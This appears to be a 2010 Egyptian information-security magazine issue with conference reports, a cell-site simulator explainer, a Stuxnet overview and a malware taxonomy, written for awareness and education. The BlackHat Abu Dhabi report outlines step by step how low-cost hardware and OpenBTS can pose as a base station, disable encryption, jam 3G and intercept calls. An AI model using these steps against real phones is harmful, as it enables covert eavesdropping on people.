The conference was held under the auspice of HE Dr. Fathy Sorour – President of the Egyptian People's Assembly, who was the Conference President and the one who held the conference keynote lecture. In addition, the conference was under the auspice of HE Dr. Ahmed Darwish – Minister of Administrative Development.

One of the main topics discussed in this event was the notion of Cyber Crime; it was presented by Dr. Sherif Hashem. This session discussed how such crimes can strike countries causing a total shut down of their infrastructure. He also demonstrated ways to counter these kinds of threats; some of these are: raising security awareness through relevant campaigns, developing cyber security strategies, establishing cert for the banking sector and also launching computer emergency.


Another presentation was presented by HE Major General Mahmoud Al-Rasheedy. It covered different aspects of E-Crime, its notion and the causes of such illegal behavior in our society. He also pleaded anyone who witnesses such unlicensed and illegal behavior to contact the Government through the Hotline: 108 or through the following website: http://www.moiegypt.gov.eg

This was a brief about presentations held by prestigious figures in our society, which targeted different aspects of Cyber Crimes and their socio-economical impacts as well as their threat to the national security.

*For more information regarding the speakers and the presentations, kindly visit the following website: http://www.hackerhaltedegypt.com*

Photographers:
Karim Abdel Salam
Menna Hossam

Mahitab Ahmed
Bluekaizen Marketing coordinator

# Cairo Security Camp 2010

**Comments :**

"The event was very good but next year it must be a bigger event.
*Ehab Hussein"*
*certparty.com owner*

"The event was excellent but we need more participation and social activity from the attendees"
*Ahmed abuilliazeed*
*egitmagazine.com owner*

**What is Cairo Security Camp?**

Bluekaizen, sponsored by Nile University, organized the first "Cairo Security Camp" last July. The event targeted Network and Information Security experts, managers and post graduate students. Highly experienced speakers discussed different topics related to Information Security: Botnets, using open source to reduce security compliance, implementation of shell codes, developing a new emulator tool, how to use electronic markets safely, and there was also a live demonstration for root kit detection and removal.

**What is Bluekaizen ?**

Bluekaizen is a non profit organization. Our main target is to raise the level of knowledge and awareness in the society; we started to gather experts in different fields especially IT and Engineering fields. Promoting the idea of sharing information and knowledge is our way, as we believe that every one of us has some knowledge to share.





**Why Bluekaizen?**

Today, the education system and the knowledge level of graduates is one of the major problems in Egypt. The gap between market needs and graduates is increasing day after day. A lot of vacancies are posted everyday in media,either in websites, magazines or newspapers, but most business owners can't find the right candidates. The problem is that the universities don't provide the required skills for real life and therefore the students don't have the knowledge or experience to face the real market needs. What we need to do is to decrease this gap and raise the level of knowledge and skills among graduates using easy, fast and professional way.

**What is Kaizen?**

The term Kaizen ( 改善, Japanese for "improvement") is a Japanese word adopted into English referring to the philosophy or practices focusing on continuous improvement in manufacturing activities, business activities in general, and even every-day life.

**Cairo Security Camp 2010**

**The first session** was presented by Osama kamal, Osama is an independent security analyst with over 13 years of experience in security operation, design, architecture and incident handling. Running his own blog on:
www.okamalo.com for almost 2 years. Currently focusing on open source information gathering and threat intelligence. Also, Osama is a member of Q-Cert (Qatar Cert).
Osama talked about Botnets. He gave us an overview about the underground economy of botnets, focusing on the propagation techniques and command & control methods used in botnets and how it evolved to hard-to-detect communication, he also talked about some of the latest famous botnets, discussing the operation and features of such malware.


**The second session** was presented by Mustafa Ibrahim, Mustafa is a security consultant with over 10 years experience in information security, open source and VOIP. He got the 3rd place in IEEE MIE (Made In EGYPT) Competition by developing a working prototype for a complete embedded IPPBX and PSTN gateway based on Open Source Software and hardware. He managed many security compliance projects across the region (PCI-DSS, ISO 27k, Tadawul Regulations). He built a diverse range of customised open source security solutions to provide cost effectiveness. Mustafa talked about using open source to reduce security compliance. He gave us a quick overview about Information Security Compliance and why every enterprise should comply. He then talked about Open Source definition and philosophy and at last the most important part of the talk was how open source can be useful for security compliance.

**The third session** was presented by Amr Ali, Amr like to be named by a hacker but we will call him a security engineer. Amr started programming since the age of 10 with basic on MSX-17- and MSX-350, he wrote his first symmetric encryption algorithm by the age of 14. He won the

NC, USA State award of programming on FBLA regional conference. He worked for IdentityMind, Inc.which is owned by Taher el gamal and Dan Kolowitz.wrote Security/non-security patches for open source software. Amr was also a speaker in Linux Festival 2009 and 2010. He also runs his website amr-ali.co.cc.what is astonishing is that amr is only 21 years old.
Amr talked about Design and Implement-ation of Shell Codes. He gave us a quick overview about Shell Codes and its types, how it runs in computer's memory, what it can be used for and how different CPU architectures affect a shell code.

**The fourth session** was presented by Amr Thabet, Amr is a student in Alex-andria University, Faculty of Engineering, Amr began programming by the age of 14, he has a very good knowlegde about X86 assebly, PE format, viruses and antiviruses technologies.
Amr introduced a new X86 PE emulator designed by himself created for generic unpacking and testing the antivirus detection algorithms. His tool is a handy tool and very scriptable which allows to add a new APIs, monitors memory writes and supports conditional breakpoints and many other features.

**The fifth session** was presented by Mohamed Hamid, Mohamed is a senior Security and web administrator, he got the golden award in web sites developing competition from Qatar web. He is also a member in Internet society and Qatar information security Forum. Mohamed runs his own blog
http://mohhamid.blogspot.com



Mohamed talked about the steps one should do to keep his e-market safe including the choice of a dedicated server, running patches, running the minimum services you need. He also talked about web threats that might face your e-market including SQL injection, cross site scripting and others.

**The final session** was presented by Abdulrahman el shafie, Abdulrahman has won Microsoft Most Valuable Profess-ional award in consumer Security in 2008 and 2009 he also got his Master of Science in Engineering. He holds an Electrical Engineering degree from Carleton university, he worked for two international corporations in three different countries. He is currently pursuing his masters degree in Computer Engineering. In his free time, he is a Malware Removal Instructor, a Security Expert, a Rootkit Expert and a member of the Special Response Team at Castlecops Security Professionals. He goes by the name AbuIbrahim12.
Abdulrahman talk covered in details and with live demos, every possible technique in detecting and removing rootkits without the need to format/reinstall. The techniques include automated, semi-automated and manual methods. Detection and Removal for Alternate Data Streams infections and MBR rootkits were also covered. Abdulrahman as a speaker and as a topic was chosen to be the best among other sepeakers and topics by Cairo Security Camp attendees

Finally, the overall grade of the camp was very good. Although this was the first CAIRO SECURITY CAMP, but we were able to have the attention of the Security Community in Egypt. We hope that Cairo Security Camp 2011 will bring more success, knowledge and fun.

Moataz Salah
Bluekaizen Co-founder

# Sophisticated Cell-Site Simulator
## Enters the Security Game in Egypt

On the 28th of August, the newspapers headlines displayed unique security news, that was not related to any other one. That piece of news was that the Egyptian police arrested a Palestinian student studying Communications Engineering at 6th of October University.

The reason behind the arrest was that the student succeeded to develop "a machine that has the ability to make phone calls to any phone number in the world without the user number being displayed and without it being plugged to the Internet or to a phone line". This machine that represents a nightmare to the policemen and security engineers, with what looks like a superpower, is actually quite impressive. But, is this device quite new to the security world?

Actually it is not! The main properties of such a device are already familiar to us, and available in what is known as a "Cell-Site Simulator" device.

### So what is a Cell-Site Simulator?

In order to answer this question, we will have to remember a famous story that happened in the security world many years ago, yet it has influenced our security world extensively. That story happened between the legendary hacker Kevin Mitnick and the stubborn Tsutomu Shimomura . Shortly after Mitnick launched his valuable attack against Tsutomu Shimomura's machines. The second took it upon his duty to pursuit Mitnick and bring him down , and the way he engineered his efforts was to corner Kevin in a way that will force him to upload his files ( that originally were stolen from Tsutomu Shimomura' s machines) to the internet in order to protect them. While doing so, Shimomura had a device called the Cell-Site Simulator to intercept the connection between Kevin's laptop and the cellular tower, then to continue with the file reception as if the upload process was being carried on. And by this, Tsutomu tricked Kevin into handing over all his extremely valuable data before his arrest. So, what is this Cell-Site Simulator or the Triggerfish, as some like to call it, and how can it be used to implement such attacks?

www.arstechnica.com has some information on how the Triggerfish can be used to retrieve information from cell phones, such as the electronic serial number (ESN), phone numbers and other information, without the users' knowledge and without the help of the cell phones network operators.

When a cell phone is on, it automatically looks for cell sites around it in order to connect to the cell phone network. It then connects to the one having the strongest signal. The Triggerfish antenna is a high-powered Cell-Site Simulator to which any near enough cell phone will connect, as it will consider it a normal cell site. Once the mobile registers to the Triggerfish and the user wants to make or receive a call, the mobile sends the cell site data, which contains the channel used and sub-geographical location of all the incoming and outgoing data of the caller, the mobile identification number (MIN), which is actually the phone number, and the ESN.
According to the documents released by





the ACLU, the Triggerfish is able to display the following: "If the cellular telephone is used to make or receive a call, the screen of the digital analyzer/cell site/simulator/ triggerfish would include the cellular telephone number (MIN), the call incoming or outgoing status, the telephone number dialed, the cellular telephone ESN, the date, time and duration of the call, and the cell site number/sector (location of the cellular telephone when the call was connected)[3]"

The same document also indicates that this device may be able to intercept the contents of the communication if the relevant option is enabled. It is important to note that the cell phone used must receive or send a call (SMS or website as well) in order for the Triggerfish to work, as data about the location of the phone is sent in every data packet sent and received by the user. This is how an organization can track people using cell phones. Since a mobile phone always need to find new cell sites as the user moves around, it needs to exchange geographical information with the phone in order to locate the nearest cell sites to the mobile.

As said above, the antenna needs to be stronger than the local cell site in order to pick up the registration of the mobiles. Therefore it needs a lot of power and a high-gain. It also needs equipment such as a digital analyser in order to make sense of the data intercepted by the Triggerfish. Concerning tracking, it needs to be mounted on a truck to follow the signal.

### How does this device relate to our super-device?

They both have the same principle but different implementations. The most sophisticated kind of attacks in the world of security is usually the kind that discovers a side that has not yet been protected. By taking a look on the cellular communication security, you can easily deduce from most of the efforts being carried on is that it tries to protect the network from the client device, considering it to be the root of all evil. Bearing that in mind, this will be the ultimate way for a hacker to launch an attack. This is also plus the fact that a hacker would never get his hands on a tower to launch an attack from it! Therefore, it only took a Triggerfish to start communicating with surrounding cellular towers, acting as a tower in itself. Usually, most of cellular towers do not communicate with one another through wireless communication. They mainly communicate through ordinary land lines. They also have the ability to communicate with one another, and apparently the communication companies do not take securing these channels seriously. This allowed only a student to launch a "man in the middle attack" using his sophisticated Triggerfish!

Once the device is made, it slips through requests sent to towers for making phone calls. It also provides whatever phone number as the dialing number. In addition, different data can be interrogated from the system like current balance or transfer balance.

Sophisticated yes, new yes, but unique. Well, not anymore since such a power will not be let alone and many amateurs and professionals probably started blueprinting such a device, which means that the coming days will definitely be tough for the communication companies.

Mohamed Kamal
Software Developer

# STUXNET
# THE PERFECT CRIME

**Summary**

Recently there has been a new computer worm that has gained lots of attention from the computer security community, the energy sector, the media and even the general public.

It's the "Stuxnet" worm.

The reason for this unsurprising attention is because "Stuxnet" is one of the most complex computer threats the world has ever seen.

I decided to write two articles about the worm, the article that you are currently reading will be the first and shall act as an introduction to the Stuxnet worm, its motives, the attack vectors and the motives behind it, the second article shall go under the hood and take a closer look at the technical aspects of the worm and the SCADA systems targeted.

## 1 Introduction

Stuxnet is a computer worm that was written to target Programmable Logic Controllers (PLCs).

PLCs are a part of a bigger automation environment called SCADA (supervisory control and data acquisition) systems; SCADA systems are special computer programs used to run mega infrastructure projects, like gas pipelines, electricity grids, nuclear facilities and power plants.

Stuxnet was carefully written to "access, and in some cases reprogram" those PLCs by modifying certain pieces of the code stored on them.

The purpose of this "reprogramming" is to make those PLCs work in a manner the attacker is tended and to hide those changes from the operator of the equipment.

In other words, the Stuxnet creators wanted to plant something, hide it well and then have the option to control, eavesdrop or cause damage from a remote location

In order to achieve this multipurpose goal; the worm creators used a record number of different com ponents to increase their chances of success.

This includes but not limited to:

- zero-day exploits
(A total of four un-patched Windows holes to facilitate the worm entry, Initial infections were probably caused by USB)
- A Windows root kit
(A collection of malicious programs designed for windows operating systems – like a Swiss army knife this includes an array of tools and can do many things)
- The first ever SCADA/PLC root kit
(A collection of malicious programs designed for control systems – like a Swiss army knife this includes an array of tools and can do many things)
- Antivirus evasion techniques
(Special techniques to trick the Antivirus into believing that nothing is wrong)
- Complex process injection and hooking code
(Injects itself into certain parts of the SCADA software, allowing it to execute with a high privilege)
- Network infection routines
(Uses the infected LAN network to replicate and multiply)
- peer-to-peer updates
(Can be updated remotely)





- Fake driver signed certificates
(Used a signed yet expired "Realtek semiconductors .inc" signed hardware driver certificate to trick windows into inherently trusting the malware)
- And a command and control interface.
(Can be controlled remotely)

Stuxnet creators were very professional in hiding their tracks, that it's nearly impossible with the current information we have to know who wrote it.

The source code of Stuxnet is full of references that have caused researchers to point fingers towards Israel, being currently engaged in a political dispute with Iran regarding its nuclear program. One of the most notable references is the word "Myrtus," which the name of a specific Stuxnet file, according to the New York Times, linguists and Biblical scholars also highlighted that the term's usage could refer to the Book of Esther in the Bible's Old Testament. In the Book of Esther, Jewish forces -- after unraveling a Persian attack plan -- stage a preemptive and successful assault against their adversaries. (Source New York Times 30/9/2010)

Another reference Buried in Stuxnet's code is a marker with the digits "19790509" that the researchers believe is a "do-not infect" indicator. If the marker is found on a PC this means it's already touched/ infected or exempted and the worm will stop in its track.
The researchers -- Nicolas Falliere, Liam O Murchu and Eric Chen -- speculated that the marker represents a date: May 9, 1979.

"While on May 9, 1979, a variety of historical events occurred, according toWikipedia "Habib Elghanian was executed by a firing squad in Tehran sending shock waves through the closely knit Iranian Jewish community," the researchers wrote. (Source Computer World 30/9/2010)

But again this can only be misleading information placed on purpose.

If the perfect crime is a crime that gets the perpetrators what they want without leaving a serious trace, then indeed Stuxnet is the perfect crime.

## 2 First Discovery

Stuxnet was first announced in June 2010, although recent reports prove that it was already infecting systems since mid 2009. This period between the first infection and the announcement of discovery is probably due to the fact that the majority of infections were in Iran. And that the creators of the worm were not seeking fame or media credit. They had a fixed target.

The following table shall make it easier to follow the sequence of events.

*Table 1 - Stuxnet Time Line*

| Date | Event |
|---|---|
| 24-Jun-10 | Realtek Semiconductor notified regarding signed digital signature keys by VirusBulletin |
| 13-Jul-10 | Some Discussion about a new Rootkit.TmpHider malware on discussion forum |
| 14-Jul-10 | Siemens was notified regarding the malware program by VirusBlokAda |
| 15-Jul-10 | Heise Security company discloses about malware vulnerability discovery |
| 15-Jul-10 | US-CERT posts advisory regarding malware vulnerbaility |

| | |
|---|---|
| 16-Jul-10 | Microsoft posts security advisory - recognising the problem - No Solution yet |
| 16-Jul-10 | SANS announces potential discovery of vulnerability in Windows “LNK” files |
| 17-Jul-10 | Verisign revokes certificates used by Stuxnet malware |
| 19-Jul-10 | Siemens and SANS posts updated information regarding the security advisory |
| 19-Jul-10 | MSNBC and Reuters both report on the event/incident. |
| 21-Jul-10 | Microsoft posts workaround for .LNK and .PIF file functionalities |
| 22-Jul-10 | Siemens makes software utility tool to discover and fix and publish it online |

## 3 The Target

It’s now evident that Stuxnet is targeting only industrial control systems, especially the ones in Iran.

The ultimate goal of Stuxnet is espionage and sabotage the critical infrastructures (Like gas plants, refineries, nuclear facilities…etc) that use this special Industrial Control Systems Software.

The espionage is by checking for very specific variables on the infected host, those carefully selected variables can easily give away a lot of information about the type of operations taking place in the targeted facility.

The damage can be easily achieved by remotely instructing the worm to “re-program” certain variables that can make the facility over heat for example.

## 4 How does it spread?

The Stuxnet malware was initially spread via USB key. It may also be propagated via network shares from other infected computers sharing the same local network (LAN).

As noted above, Stuxnet uses a specially crafted Windows shortcut placed on USB drives to automatically execute malware as soon as the .lnk file is read by the operating system. Disabling the auto-run feature is useless against this attack.

In other words, simply browsing a USB drive using an application that displays shortcut icons (like Windows Explorer) runs the malware without any additional user interaction.

Once the computer is infected, it will attempt to infect any other USB drive inserted into it.

It is likely that any USB drive inserted in a machine will be viewed using some sort of file explorer, thus the chance of infection is very high.

## 5 Infection Rates

According to a recently published report[2] from security firm “Symantec”, the infected hosts have reached nearly 100,000.

It’s very alarming that such a high number of infections can take place on “supposedly” some of the world’s most mature organizations, due to their critical nature of business. Apparently this “false security” is not limited to Iran only but to 155 countries.









*Figure 1 - Infection rates*

This data was gathered through Symantec’s monitoring systems that tracked the infected hosts’ traffic going back to the Command and Control systems (two C&C systems were tracked and shut down, one in Germany and the other in Malaysia)

The data between the infected machines and the command and control centres is encrypted and includes data such as: the internal and external IP address of the infected system, the computer name, the windows version and most importantly if this network has the Siemens SIMATIC step 7 industrial control software or not.





*Figure 2 -Unique IP infections by country*

*Figure 2, shows that out of the 100,000 infected hosts, Symantec was able to observe more than 40,000 infected hosts with unique external IP addresses from over 155 countries. 60% of those machines are in Iran.*





*Figure 3 - Stuxnet Infections with Siemens software installed*

*Figure 3, shows the percentage of the infected hosts with Siemens step 7 software installed, this shall give out a note on how precise this worm is.*

The noticeable high number of infections in Iran is probably due to the fact that this country was the main target of the attack; the additional infections are likely just side effects or collateral damage due to the fact that most of those companies dealing in the energy sector exchange resources and consultants, deal with the same vendors and engage in similar business activities.

## 6 Conclusions

Stuxnet is worthy of studying because for the first time in malicious code history – it is the first to exploit not one but four 0-day vulnerabilities, compromise two digital certificates, and inject code into industrial control systems and hide the code from the operator and from all the expensive antivirus programs.

Stuxnet is so complex that very few people around the world can come up with such malicious code. This piece of malware requires extensive knowledge in multiple areas of computers and control systems in general and Siemens PLCs in particular. This array of expertise can only come together very seldom.

A worm that diverse and sophisticated requires a team of 5-6 people working full time for 6 month, with access to a SCADA system and deep knowledge of Siemens SIMATIC software and the target system architecture.

In fact security experts believe that a complex attack like Stuxnet can only be a government sponsored attack.

If we can get away from Stuxnet with just one lesson it's the fact that direct and specially crafted attacks against critical infrastructures are unfortunately, Real.

The damage that those few lines of code can incur in the real world is like nothing we have seen in the history of computers. A typical worm can steal your credit card information or your personal email password. But worms like Stuxnet can put critical infrastructures like a nuclear facility for instance under a threat that can deprive wide areas of land from any form of life for hundreds of years.

This worm should question our conception that malicious programs can at best cause serious financial loss or personal information leakage, but never a human life.

On a regional note, Stuxnet should be very alarming to decision makers in our countries.

This worm targets one of the main driver of our economy and that's the energy sector. By being designed to attack SCADA systems which are responsible for running all of the natural gas and oil plants in the world. This worm is capable of causing a real damage to the economy, public safety and the environment.

I really appreciated the conclusion from a Symantec expert commenting on the situation "Stuxnet is the type of threat we hope to never see again".

## 7 Recommendations

Seeing the amount of sophistication demonstrated by this worm, it's now imperative that decision and policy makers should start reviewing their national security threats and risks.

The recommendations that can help nations achieve the goal of securing their infrastructure against the digital threats can be summarised as the following:

- Determining the Critical Infrastructure, by using a risk based methodology. Governments should have a clear view on what is critical and what is not. And prioritize the action plan accordingly

- Assisting owners & operators of Critical Infrastructures (both Government and private sectors) to address their information risk, being accountable for their own assets and by setting an information security baseline that public and private critical infrastructure companies comply with

- Testing and measuring Critical Infrastructure Information Protection (CIIP) maturity over time and updating the strategy based on the measurements

Omar Sherin
Information Security Professional CIIP.

# BlackHat abu dhabi


BlackHat Abu Dhabi is the first BlackHat Conference in the Middle East. It was a good move by UAE to host one of the most prestigous security events in the World. Abu Dhabi event was different than the usual BlackHat events, in terms of number of sessions that was almost 50% less than the usual, and in terms of newly released materials, as many of them were previously presented in the past few months. You can tell from the presentations that there was a kind of focus on mobile security either from the GSM side or from the handsets side.


Let us focus on the Mobile sessions in this article. One of the sessions was about Android OS, and how it is possible to escape out of the sandboxing model of Android, with some privilege escalation techniques. A successful demo showed a silently installed malicious application that was installed by just visiting a malicious link exploiting a webkit vulnerability, the hidden application can do some malicious activities such as turning the mic and camera on without the user noticing.


The Webkit vulnerability allows a hacker to own an iPhone, Palm Web OS, and Android, but since Android design is based on sand-boxing, having a privilege escalation through other kernel vulnerability or other local vulnerability is needed. Some of the vulnerabilities on Android are SQL injection in content providers with sql lite database, and vulnerability in HTC Android devices that grant the browser INSTALL_PACKAGES permission. The carrier and operator implementation of Android may introduce some bugs in Mobile OS.

The remaining sessions were all about GSM, either the core network or the radio interface. With the release of open source GSM software, now the GSM protocols are not secrets anymore. Lots of researchers are jumping into GSM world to show the weaknesses of the whole GSM systems. The open source tools, such as OpenBTS, OpenBSC, and OsmoconBB, that dig into the GSM world is now available to everyone.








One of tha main weaknesses in GSM (not the 3G) is that GSM requires SIM authentication but does not require the handset to authenticate the network, while in 3G there are 2-way required authentication mechanisms. This allowed things like calls eavesdropping, man-in-the-middle attacks, etc.

With low cost equipment, people can sniff on the calls of a GSM network in an active way. A small setup of USRP ($1,500) + OpenBTS (opensource) + Asterisk VoIP gateway (opensource) can easily allow the attacker to set in the middle, and easily listen to a voice call of the target person, here is how it is done:

• The attacker will act as a carrier BTS, with enough power to force the handset association with it using the USRP hardware with the right modules and antennas
• Using OpenBTS the attacker can define his rules, such as disabling GSM encryption (so no need to decrypt the calls by the attacker)
• OpenBTS will be connected to a VoIP gateway, so the calls can be completed successfully and therefore everything will appear normal from the handset side
• Now, the attacker is in the middle, listening to the calls
• The attacker needs to be close to the target and produce higher power than the carrier BTS power
• Even if the target is using 3G, the attacker can easly jam the 3G frequencies and force the handset to switch to GSM to start his attack
• The attacker can play with lots of parameters, such as caller ID, IMEI, etc.


The so called “EMSI catchers” can be constructed in a similar way, allowing low-enforcement agencies to gather information about people in any crowd or event. This is done by sending high power to the surrounding area, to attract the handsets of people in that area and collect information about the mobile numbers without physical interaction.

The event overall rating is average, better go to Europe or US. Blackhat is always on my list of favorite security events and it is really highly recommended.


*To check the conference material, please visit:*
*www.blackhat.com*

Osama Kamal
Cyber Threat Intelligence Manager
Q-CERT

# What is a malware?



*Napoleon once said, **"Offense is the best Defense"**. Well, this might be applicable for the real world battles and wars; however, in the cyber world, this is very far from the truth. On the contrary, you should enhance your defenses as much as you can before thinking of attacking.*

Malware is formally defined in Wikipedia as, "Software designed to secretly access a computer system without the owner's informed consent". According to Microsoft's Technet as, "any software designed to cause damage to a single computer, server, or computer network".
So the term itself is generic for all types of malicious softwares that run stealthily without the user's intervention which they cause damage to the CIA Triad, for example, stealing the users' sensitive data (loss of confidentiality), modifying the contents of the executable files (loss of integrity), or disabling services and crippling the OS (loss of availability).

Nevertheless, this definition should not be confused with Employee Monitoring and Computer Surveillance Software, which are software that can be stealthily deployed by the system administrators in the corporate to monitor and supervise all their employees computers. As these programs have some resemblance with the definition of malware, they are used to enforce the enterprise policies on the employees. These enterprise policies include monitoring and logging the application of the employees to report the installation of undesirable software if that application somehow subverted the host policy , recording all documents and files opened by the users, or logging their web browsing activity, commonly known examples are Nexthink , spectorsoft and Surveilstar .

Malware generally is divided into broad categories, among which are;

**a. Viruses :**
-A software designed to propagate through host files by attaching itself to other files. It can evade detection and destroy or damage systems automatically.
-Divided according to their detection evading techniques which are –but not limited to- :
i. **Stealth Viruses** which manipulate the operating systems by sending modified data to the virus scanners to indicate normal operation.
ii. **Retroviruses** which attack the antivirus software by damaging their virus signatures for example, Polymorphic Viruses which change their own content by encryption or modification in order to avoid detection.
iii. **Armored Viruses** which are coded to prevent their debugging/disassembling of the virus and thus preventing its reverse engineering which slows or hinders the process of analyzing the virus internals.
iv. **Encrypted Viruses** which rely on encryption to change their look every time they infect a system.
v. **Multipartite Viruses** which utilize combinations of these detection evasion methodologies.
-Some of the famous viruses are CIH 1998 and Michelangelo 1991.

Viruses

**b. Worms :**
-A software designed to propagate without host files to evade detection and completely consume the systems and networks resources automatically. They do not rely on attaching other files, but rather, reside in the memory and utilise the network connections, emails or P2P programmes and exploiting applications vulnerable to propagation.
-Some worms contain and deliver viruses to the infected systems.
-Some of the famous worms are Conficker 2008 and SQL Slammer 2003.
-In fact, the bold boundaries between internet worms and viruses are blurring with some malware such as, Melissa virus which utilises the mass-mailing method of propagation.
- Due to the absence of the replicating ability of the viruses, worms are generally easier to be removed from infected systems than viruses.

Worms

**c. Trojan Horses :**
-A software designed to look like a legitimate and a useful software, but it contains malicious payload within it. It can propagate email attachments or downloaded files of unaware users. They resemble worms in their stand-alone structure unlike viruses and differ from both worms and viruses by their dependency on the human intervention not on automatic propagation.
-It consists generally of two parts. The server part which is when downloaded and executed by the unaware users opens a specific port on the victim machine. The other part is the client part which is used by the cracker to connect to the victim machine using the already opened port and provides access to the infected system.
-Common examples are Back Orifice and Subseven.

Trojan Horses

**d. Spyware**
-A software designed to monitor and steal the victims private and personal information like credit card numbers and online games passwords. They are unable to self-replicate, so they need human intervention to be installed on each victim. They propagate usually with freeware on the internet like toolbars or by visiting malicious websites which exploit the web browsers by tricking them to unintentionally download the spywares.
-They can log keystrokes to capture passwords aka stealware, monitor and report the web browsing activity, or redirect users to their websites .
-Examples are Bonzi Buddy and Xupiter.

Spyware

**e. Adware**
-A type of spyware that monitors the users web browsing activity, send them to remote servers accompained with unsolicited pop-up advertisement.
-Examples are Cydoor, Gator and Comet Cursor.

Adware

**f. Scareware**
-Aka Rogue Security software is a software designed to look like a legitimate and useful antivirus that can be purchased, but it has malicious payload and completely useless.
-Scarewares rely on social engineering

for propagation by falsely warning the users that their workstations are infected, and that they can remove the infecting malware if the user purchased their fake antivirus software.
-An example is SpySheriff.

Scareware

**g. Logic Bombs**
-Malware that resembles viruses in attaching itself to other executable files. When the file is executed, the logic bomb is run first and checked if the trigger for its operation is achieved. If not, the control returns to the executable files. And if it successed, the logic bomb executes its malicious payload.
-One of the notable examples is the Chernobyl virus which attempts to overwrite the Bios on 26 April of every year.

Logic Bombs

**h. Rootkits**
-Malware that provides root level access to the victim operating system by modifying or replacing the basic blocks of the operating system.
-Rootkits are known to be difficult to be detected or removed by the anti-malware scanners.
-One of which was Tornkit which is a linux rootkit.

Rootkits

**i. Botnet**
-A bot is a software agent that is mostly associated with other malware mainly viruses, worms, trojans and rootkits. When installed, it informs a controller remote server and complies with its commands.
-Mostly used by the controller cracker aka operator as a network-for-rent, that is, a customer purchases a number of compromised machines and provides a spam message to the operator or a target IP to attack, and then the operator instructs the infected machines – mainly using IRC or webservers – to send spam messages, or initiate a massive Distribute Denial of Service Attack on that targeted IP.
-An example is Mariposa Butterfly.

Botnet

**j. Backdoors**
-A backdoor is any deliberate configuration or software that provides remote access -with bypassing the normal authentication procedures- to a system.
-This not essentially a malware since not only trojans and rootkits leave backdoors in the infected system. Some legitimate programmes do so to facilitate administration, recovery or even anonymous information collecting.
